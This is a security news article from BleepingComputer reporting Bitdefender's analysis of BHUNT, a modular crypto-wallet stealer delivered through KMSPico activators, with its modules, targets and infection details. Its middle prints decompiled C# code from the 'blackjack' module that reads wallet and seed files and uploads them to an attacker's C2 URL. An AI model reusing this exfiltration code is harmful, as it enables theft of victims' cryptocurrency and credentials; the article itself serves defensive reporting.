
New BHUNT malware targets your crypto wallets and passwords

bleepingcomputer.com/news/security/new-bhunt-malware-targets-your-crypto-wallets-and-passwords/

Bill Toulas



By
Bill Toulas

- January 19, 2022
- 10:15 AM
- 0

A novel modular crypto-wallet stealing malware dubbed 'BHUNT' has been spotted targeting cryptocurrency wallet contents, passwords, and security phrases.


This is yet another crypto-stealer added to a large pile of malware that targets digital currency, but it is worth special attention due to its stealthiness.

Infection vector

The discovery and analysis of the new BHUNT malware come from Bitdefender, who shared their findings with Bleeping Computer before publishing.

To evade detection and triggering security warnings, BHUNT is packed and heavily encrypted using Themida and VMProtect, two virtual machine packers that hinder reverse-engineering and analysis by researchers.

The threat actors signed the malware executable with a digital signature stolen from Piriform, the makers of CCleaner. However, as the malware developers copied it from an unrelated executable, it's marked as invalid due to a binary mismatch.



Invalid signature on the main executable


Source: Bitdefender

Bitdefender discovered that BHUNT is injected into explorer.exe and is likely delivered to the compromised system via KMSpico downloads, a popular utility for illegally activating Microsoft products.

KMS (Key Management Services) is a Microsoft license activation system that software pirates frequently abuse to activate Windows and Office products.

BleepingComputer recently reported a similar case of malicious KMSPico activators dropping cryptocurrency-wallet stealers to pirates' systems.


This malware has been detected worldwide, with its greatest concentration of infected users in India, shown in the heat map below.



BHUNT victim heatmap
Source: Bitdefender

BHUNT modules

The main component of BHUNT is 'mscrlib.exe,' which extracts further modules that are launched on an infected system to perform different malicious behavior.



BHUNT's execution flow
Source: Bitdefender

Each module is designed for a specific purpose ranging from stealing cryptocurrency wallets to stealing passwords. Using a modular approach, the threat actors can customize BHUNT for different campaigns or easily add new features.

The current modules included in the BHUNT 'mscrlib.exe' executable are described below:

- **blackjack** – steals wallet file contents, encodes it with base 64, and uploads it to the C2 server
- **chaos_crew** – downloads payloads
- **golden7** – steals passwords from the clipboard and uploads the files to the C2 server
- **Sweet_Bonanza** – steals information from browsers (Chrome, IE, Firefox, Opera, Safari)
- **mrpropper** – cleans up traces (argument files)

The targeted wallets are **Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin**, and **Litecoin**.

As you can see in the code snippet below, the blackjack module is used to search for and steal cryptocurrency wallets on a user's device and send them to a remote server under the attacker's control.

```
private static void blackjack()
{
    checked
    {
        try
        {
            string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\"), "wallet.dat", SearchOption.AllDirectories);
            int num = 0;
            int num2 = files.Length - 1;
            for (int i = num; i <= num2; i++)
            {
                try
                {
                    byte[] inArray = File.ReadAllBytes(files[i]);
                    string str = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "blackjack=" + str + " @ " + files[i]);
                }
                catch (Exception ex)
                {
                }
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\"))
            {
                byte[] inArray2 = File.ReadAllBytes(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Exodus\\exodus.wallet\\seed.seco");
                string text = Convert.ToBase64String(inArray2);
                Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                {
                    "blackjack=:=======================:",
                    Environment.UserName.ToString(),
                    ":=======================:\r\n",
                    text,
                    " Exo found @ ",
                    Environment.MachineName.ToString()
                }));
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Electrum")))
            {
                string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\\") + "Electrum\\wallets", "*.*");
                int num3 = 0;
                int num4 = files2.Length - 1;
                for (int j = num3; j <= num4; j++)
                {
                    byte[] inArray3 = File.ReadAllBytes(files2[j]);
                    string text2 = Convert.ToBase64String(inArray3);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                    {
                        "blackjack=:=======================:",
                        Environment.UserName.ToString(),
                        ":=======================:\r\n",
                        text2,
                        " Electrum found @ ",
                        Environment.MachineName.ToString()
                    }));
                }
            }
        }
        catch (Exception ex2)
        {
        }
    }
}
```

Blackjack's stealing function
Source: Bitdefender

Once the threat actor gains access to the wallet's seed or configuration file, they can use it to import the wallet on their own devices and steal the contained cryptocurrency.

Although BHUNT's focus is clearly financial, its information-stealing capabilities could enable its operators to gather much more than just crypto-wallet data.

"While the malware primarily focuses on stealing information related to cryptocurrency wallets, it can also harvest passwords and cookies stored in browser caches," - explains Bitdefender's report.

"This might include account passwords for social media, banking, etc. that might even result in an online identity takeover."

To avoid being infected by BHUNT, you should simply avoid downloading pirated software, cracks, and illegitimate product activators.

As it's been proven repeatedly, the projected financial savings from using pirated software are insignificant compared to the damage they can cause to infected systems.

Related Articles:

New powerful Prynt Stealer malware sells for just $100 per month

New ERMAC 2.0 Android malware steals accounts, wallets from 467 apps

New cryptomining malware builds an army of Windows, Linux bots

Eternity malware kit offers stealer, miner, worm, ransomware tools

German automakers targeted in year-long malware campaign

- BHUNT
- Crypto Wallet
- CryptoCurrency
- Info Stealer
- Malware
- Passwords

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: